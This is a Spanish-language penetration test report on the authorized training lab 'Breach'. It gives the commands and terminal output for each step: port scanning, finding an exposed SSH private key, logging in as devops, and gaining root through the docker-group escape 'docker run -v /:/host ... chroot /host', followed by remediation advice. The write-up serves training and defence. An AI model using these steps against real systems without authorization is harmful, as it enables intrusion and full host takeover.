// OFFENSIVE SECURITY · RED TEAM LAB

```
┌[ target ]──────────────────────┐
  host 172.17.0.2   ssh·http
  status: COMPROMISED → root
└────────────────────────────────┘
```

INFORME DE PRUEBAS DE INTRUSIÓN

BREACH

Evaluación de seguridad ofensiva · Host único Linux

BREACH{d0ck3r_s0ck3t_3sc4p3_m4st3r_2026}

Objetivo	172.17.0.2 (laboratorio "Breach")
Plataforma	whoami-labs.com — entorno autorizado
Tipo de prueba	Caja negra (black-box), sin credenciales previas
Resultado	Compromiso total — acceso root obtenido
Fecha	25 de octubre de 2026
Duración	00h 14m 45s
Autor	Josep Sanz
Versión	1.0

DOCUMENTO CONFIDENCIAL

Control del documento

Campo	Detalle
Título	Informe de pruebas de intrusión — Laboratorio "Breach"
Clasificación	Confidencial
Estado	Final
Alcance autorizado	Host 172.17.0.2 dentro del laboratorio whoami-labs.com
Metodología de referencia	PTES / OWASP · táctica mapeada a MITRE ATT&CK
Fecha de ejecución	2026-10-25, 23:41 → 23:56 (CEST)

Aviso de autorización y legalidad. Todas las pruebas descritas se realizaron exclusivamente contra una máquina del laboratorio **whoami-labs.com**, una plataforma que autoriza explícitamente el ataque con fines formativos. Ninguna técnica se aplicó sobre sistemas de terceros. Este documento se elabora con el formato de un encargo profesional como ejercicio de la fase de *reporting*.

Índice

1. Resumen ejecutivo
2. Alcance, reglas y objetivos
3. Metodología
4. Resumen de hallazgos
5. Desarrollo técnico (cadena de ataque)
6. Hallazgos detallados y remediación
7. Recomendaciones estratégicas
8. Conclusión
9. Anexo A — Línea temporal

1. Resumen ejecutivo

Se realizó una prueba de intrusión de caja negra contra el host `172.17.0.2`, sin disponer de credenciales ni información previa. El objetivo era determinar si un atacante externo podía comprometer el sistema y hasta qué nivel de privilegios podía llegar.

El resultado fue un **compromiso total del sistema**. Partiendo únicamente del acceso a los puertos de red, se consiguió el control como **usuario** `root` en menos de quince minutos, encadenando dos debilidades críticas:

- **Una clave SSH privada expuesta públicamente** en el servidor web, en un directorio (`/internal/`) accesible sin autenticación, que proporcionó el acceso inicial como el usuario `devops`.
- **Una escalada de privilegios trivial a root**, porque ese usuario pertenecía al grupo `docker`, lo que permite montar el sistema de ficheros del anfitrión dentro de un contenedor y leer o modificar cualquier archivo con privilegios totales.

Ambas debilidades, por separado, ya son graves; combinadas, ofrecen un camino directo y fiable desde "sin acceso" hasta "control absoluto del host".

Nivel de riesgo global



Distribución de los 4 hallazgos por severidad.

Indicador	Valoración
Riesgo global del sistema	CRÍTICO
Facilidad de explotación	Muy alta — herramientas estándar, sin exploits a medida
Nivel de acceso alcanzado	root (control total)
Acceso previo necesario	Ninguno (atacante no autenticado en la red)

> **En una frase para dirección:** cualquier persona con acceso a la red del servicio podía tomar el control completo de la máquina en minutos, sin necesidad de conocimientos avanzados, debido a una clave de acceso publicada por error y a una mala configuración de permisos.

2. Alcance, reglas y objetivos

2.1 Alcance (scope)

Activo en alcance	Host `172.17.0.2` (laboratorio "Breach", dificultad: fácil)
Servicios	Todo servicio accesible en el host (TCP/UDP)
Fuera de alcance	Infraestructura de whoami-labs.com, otros laboratorios, red del anfitrión
Tipo	Caja negra, sin credenciales iniciales

2.2 Reglas de enfrentamiento (RoE)

- Pruebas permitidas únicamente contra el objetivo autorizado del laboratorio.
- No se realizan ataques de denegación de servicio destructivos ni se dañan datos de forma irreversible.
- Toda acción queda registrada con su comando, resultado y marca temporal para trazabilidad.

2.3 Objetivos de la prueba

- Determinar la superficie de exposición del host.
- Conseguir acceso inicial al sistema (*initial access*).
- Escalar privilegios hasta el máximo nivel posible.
- Capturar la prueba de compromiso (*flag*) y documentar la cadena completa.

> **Objetivo cumplido.** Se capturó la *flag* de root `BREACH{d0ck3r_s0ck3t_3sc4p3_m4st3r_2026}` y se validó el compromiso en la propia plataforma.

3. Metodología

La evaluación siguió las fases habituales de una operación ofensiva, cada una alineada con tácticas del marco **MITRE ATT&CK**. La tabla resume el recorrido seguido.

Fase	Actividad	Táctica ATT&CK
1 · Reconocimiento	Escaneo de puertos y detección de servicios con Nmap	Reconnaissance (TA0043)
2 · Enumeración	Descubrimiento de contenido web con Feroxbuster	Discovery (TA0007)
3 · Acceso a credenciales	Obtención de una clave SSH privada expuesta	Credential Access (TA0006)
4 · Acceso inicial	Autenticación SSH con la clave como usuario `devops`	Initial Access (TA0001)
5 · Escalada de privilegios	Abuso del grupo `docker` para obtener root	Privilege Escalation (TA0004)
6 · Impacto / objetivo	Lectura de ficheros protegidos y captura de la flag	Impact (TA0040)

Herramientas utilizadas

Herramienta	Uso en esta prueba
Nmap 7.99	Descubrimiento de hosts, puertos y versiones de servicio
Feroxbuster 2.13.1	Fuerza bruta de rutas y ficheros del servidor web
Navegador web	Inspección de directorios y recursos descubiertos
Cliente OpenSSH	Acceso remoto mediante la clave privada obtenida
Docker CLI	Técnica de escape de contenedor para escalar a root

4. Resumen de hallazgos

Se identificaron cuatro hallazgos. Los dos primeros, de severidad crítica, constituyen la cadena de ataque que llevó al compromiso total.

ID	Hallazgo	Severidad	CVSS 3.1
F-01	Clave SSH privada expuesta en el servidor web	CRÍTICA	9.8
F-02	Escalada a root por pertenencia al grupo `docker`	CRÍTICA	8.8
F-03	Listado de directorios habilitado (`/internal/`)	MEDIA	5.3
F-04	Divulgación de versiones de software en banners	INFORMATIVA	3.1

Cadena de ataque (resumen visual)

```
[ Red ]
   |  nmap → puertos 22 (SSH) y 80 (HTTP) abiertos
   ▼
[ Web 172.17.0.2:80 ]
   |  feroxbuster → descubre /internal/id_rsa
   ▼
[ Clave SSH privada expuesta ]  ◄── F-01 (crítica)
   |  ssh -i id_rsa devops@172.17.0.2
   ▼
[ Shell como usuario devops ]
   |  id → grupo 102(docker)
   ▼
[ Escape vía Docker ]  ◄── F-02 (crítica)
   |  docker run -v /:/host ... chroot /host
   ▼
[ root → BREACH{...} ]  ✓ compromiso total
```

5. Desarrollo técnico (cadena de ataque)

Esta sección reproduce paso a paso el ataque, con la evidencia capturada en cada fase.


1 Reconocimiento — escaneo de puertos

ATT&CK · TA0043

Se lanzó un escaneo completo de puertos TCP con detección de versiones sobre el objetivo:

```
$ nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo reveló únicamente dos servicios expuestos: **SSH** (puerto 22, OpenSSH 8.4p1 sobre Debian) y un **servidor web Apache** (puerto 80, Apache 2.4.67) mostrando la página por defecto de Debian. Al no haber credenciales, la vía más prometedora era la web.



Evidencia 1. Nmap descubre los puertos 22/SSH y 80/HTTP abiertos, con sus versiones.


2 Enumeración web — descubrimiento de contenido

ATT&CK · TA0007

Se enumeraron rutas y ficheros del servidor web con Feroxbuster, probando extensiones habituales:

```
$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip -w raft-medium-direc
tories.txt
```

Entre las páginas normales del sitio (`index.php` , `about.php` , `services.php` …) destacó un directorio `/internal/` y, dentro, un fichero muy revelador: `/internal/id_rsa` — una clave SSH privada.




Evidencia 2. Feroxbuster descubre `/internal/` y el fichero `/internal/id_rsa` accesibles por HTTP.

3 Acceso a credenciales — clave SSH expuesta


`ATT&CK · TA0006`

El directorio `/internal/` tenía el **listado de directorios activado** y ofrecía abiertamente la clave, etiquetada como "devops backup key". Esto confirma que no se trata de un recurso oculto, sino publicado y navegable por cualquiera.



Evidencia 3. El índice de `/internal/` enlaza la clave como "devops backup key".

Se descargó la clave privada, que no estaba protegida por contraseña, y se ajustaron sus permisos (`chmod 600`) para poder usarla con SSH. La etiqueta "devops" sugería el nombre de usuario correcto.



Evidencia 4. Contenido de la clave privada OpenSSH servida directamente por HTTP.


4 Acceso inicial — autenticación SSH

ATT&CK · TA0001

Con la clave, se obtuvo una sesión SSH como el usuario `devops`:

```
$ ssh -i id_rsa devops@172.17.0.2
```

El acceso fue inmediato. El comando `id` reveló el dato decisivo para la siguiente fase: el usuario pertenece al grupo **`102(docker)`**.



Evidencia 5. Sesión SSH establecida como `devops`; `id` muestra la pertenencia al grupo `docker`.

5 Escalada de privilegios — escape vía Docker

ATT&CK · TA0004

Pertenecer al grupo `docker` equivale, en la práctica, a tener privilegios de root: permite lanzar contenedores que monten el sistema de ficheros del anfitrión. Se arrancó un contenedor Alpine montando la raíz del host y cambiando la raíz a ella:

```
$ docker run -v /:/host -it alpine chroot /host
```

Dentro del contenedor, ya con contexto de root sobre el sistema real, se localizó y leyó la *flag* protegida:

```
# find / -name flag.txt 2>/dev/null  → /root/flag.txt
# cat /root/flag.txt  → BREACH{d0ck3r_s0ck3t_3sc4p3_m4st3r_2026}
```


```
devops@breach:~$ docker run -v /:/host -it alpine chroot /host
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
7b229517ed22: Pull complete
Digest: sha256:be2656061b536c1883c4034790e21d0a09c5aaaf51968b89368a3c0371ea2c9a
Status: Downloaded newer image for alpine:latest
root@28b0f09e2d43:/# ls -la
total 88
drwxr-xr-x   1 root root 4096 Oct 25 22:41 .
drwxr-xr-x   1 root root 4096 Oct 25 22:41 ..
-rwxr-xr-x   1 root root    0 Oct 25 22:41 .dockerenv
drwxr-xr-x   1 root root 4096 Jun  5 05:45 bin
drwxr-xr-x   2 root root 4096 Aug 14  2024 boot
drwxr-xr-x  14 root root 3140 Oct 25 22:41 dev
drwxr-xr-x   1 root root 4096 Oct 25 22:41 etc
drwxr-xr-x   1 root root 4096 Oct 25 22:41 home
drwxr-xr-x   1 root root 4096 Jun  5 05:45 lib
drwxr-xr-x   2 root root 4096 May 18 00:00 lib64
drwxr-xr-x   2 root root 4096 May 18 00:00 media
drwxr-xr-x   2 root root 4096 May 18 00:00 mnt
drwxr-xr-x   1 root root 4096 Oct 25 22:41 opt
dr-xr-xr-x 260 root root    0 Oct 25 22:41 proc
drwx------   1 root root 4096 Oct 25 22:41 root
drwxr-xr-x   1 root root 4096 Oct 25 22:54 run
drwxr-xr-x   1 root root 4096 Jun  5 05:45 sbin
drwxr-xr-x   2 root root 4096 May 18 00:00 srv
dr-xr-xr-x  13 root root    0 Oct 25 22:41 sys
drwxrwxrwt   1 root root 4096 Oct 25 22:54 tmp
drwxr-xr-x   1 root root 4096 May 18 00:00 usr
drwxr-xr-x   1 root root 4096 Jun  5 05:45 var
root@28b0f09e2d43:/# find / -name flag.txt 2>/dev/null
/root/flag.txt
root@28b0f09e2d43:/# cat /root/flag.txt
BREACH{d0ck3r_s0ck3t_3sc4p3_m4st3r_2026}
root@28b0f09e2d43:/#
```

Evidencia 6. El contenedor monta la raíz del host; se obtiene root y se lee `/root/flag.txt`.

6 Validación del compromiso

ATT&CK · TA0040

La *flag* de root se envió a la plataforma, que confirmó el compromiso del laboratorio con un tiempo total de 14 minutos y 45 segundos.



Evidencia 7. whoami-labs.com confirma el laboratorio "Breach" como comprometido tras validar la flag.

6. Hallazgos detallados y remediación

F-01 · Clave SSH privada expuesta en el servidor web

CRÍTICA · CVSS 9.8

Descripción	El servidor web sirve una clave SSH privada (`/internal/id_rsa`) sin ningún control de acceso. La clave, además, no está protegida por contraseña.
Ubicación	`http://172.17.0.2/internal/id_rsa`
Impacto	Acceso remoto directo al sistema como el usuario `devops`. Es el punto de entrada de toda la cadena de compromiso.
Vector CVSS	`AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
Evidencia	Evidencias 2, 3 y 4.
Remediación	• Retirar de inmediato la clave del servidor web y **rotarla** (considerarla comprometida). • Nunca almacenar material criptográfico privado en rutas servidas por web. • Proteger las claves con contraseña (passphrase) y restringir su uso por origen/comando en `authorized_keys`. • Revisar el *webroot* en busca de otros secretos (copias `.bak`, `.env`, volcados).

F-02 · Escalada a root por pertenencia al grupo docker

CRÍTICA · CVSS 8.8

Descripción	El usuario `devops` pertenece al grupo `docker`. Cualquier miembro de ese grupo puede montar el sistema de ficheros del anfitrión dentro de un contenedor y operar como root sobre él.
Prueba de concepto	`docker run -v /:/host -it alpine chroot /host`
Impacto	Control total del host: lectura/escritura de cualquier fichero, lo que incluye credenciales, configuración y la *flag* de root.
Vector CVSS	`AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
Evidencia	Evidencias 5 y 6.
Remediación	• Eliminar a los usuarios que no lo necesiten del grupo `docker`; tratar la pertenencia a ese grupo como equivalente a root. • Si se requiere gestión de contenedores sin privilegios, migrar a **rootless Docker** o Podman. • Aplicar el principio de mínimo privilegio y auditar la composición de grupos privilegiados.

F-03 · Listado de directorios habilitado

MEDIA · CVSS 5.3

Descripción	El directorio `/internal/` muestra su contenido (directory listing), facilitando el descubrimiento de ficheros sensibles sin necesidad de adivinarlos.
Impacto	Reduce el esfuerzo del atacante y amplifica el impacto de cualquier fichero mal ubicado (como F-01).
Evidencia	Evidencia 3.
Remediación	Desactivar el autoindex de Apache (`Options -Indexes`) y aplicar control de acceso a los directorios internos.

F-04 · Divulgación de versiones de software

INFORMATIVA · CVSS 3.1

Descripción	Los banners de servicio revelan versiones exactas (OpenSSH 8.4p1, Apache 2.4.67, Debian), útiles para que un atacante busque vulnerabilidades conocidas.
Impacto	Bajo por sí mismo; facilita el reconocimiento.
Evidencia	Evidencia 1.
Remediación	Reducir la verbosidad de los banners (`ServerTokens Prod`, ajustes de SSH) y mantener el software actualizado.

7. Recomendaciones estratégicas

Prioridad	Acción
INMEDIATA	Retirar y rotar la clave SSH expuesta (F-01). Asumir que está comprometida.
INMEDIATA	Sacar a `devops` del grupo `docker` o migrar a un modelo sin privilegios (F-02).
ALTA	Desactivar el listado de directorios y revisar el webroot en busca de más secretos (F-03).
MEDIA	Endurecer banners y establecer un proceso de actualización de software (F-04).
PROCESO	Introducir revisión de secretos en el pipeline (evitar publicar claves/credenciales) y auditoría periódica de grupos privilegiados.

Lección de fondo. El compromiso no requirió ninguna vulnerabilidad de software ni exploit: bastó con un **secreto publicado por error** y una **configuración de permisos demasiado amplia**. Son dos de los errores más frecuentes y más baratos de corregir en entornos reales.

8. Conclusión

El host `172.17.0.2` fue comprometido en su totalidad partiendo de una posición de atacante no autenticado. La cadena —clave SSH expuesta → acceso como `devops` → abuso del grupo `docker` → root— es corta, fiable y reproducible con herramientas estándar.

Las dos causas raíz (un secreto accesible públicamente y una pertenencia a grupo privilegiada) son independientes y, cada una, suficiente para considerar el sistema en riesgo crítico. Corregir ambas, en el orden de prioridad indicado, elimina por completo el camino de ataque descrito.

> **Resultado final:** compromiso total confirmado · `BREACH{d0ck3r_s0ck3t_3sc4p3_m4st3r_2026}` · 00h 14m 45s.

Anexo A — Línea temporal

Hora (CEST)	Acción
23:41	Escaneo Nmap: se descubren puertos 22 y 80.
23:42	Enumeración web con Feroxbuster: se halla `/internal/id_rsa`.
23:44–23:48	Inspección de `/internal/` y descarga de la clave privada.
23:50	Acceso SSH como `devops`; se detecta el grupo `docker`.
23:55	Escape vía Docker y obtención de root; lectura de la flag.
23:56	Flag validada en la plataforma — laboratorio comprometido.

Documento generado como ejercicio formativo de la fase de *reporting*. Todas las pruebas se realizaron en el laboratorio autorizado whoami-labs.com. Clasificación: Confidencial.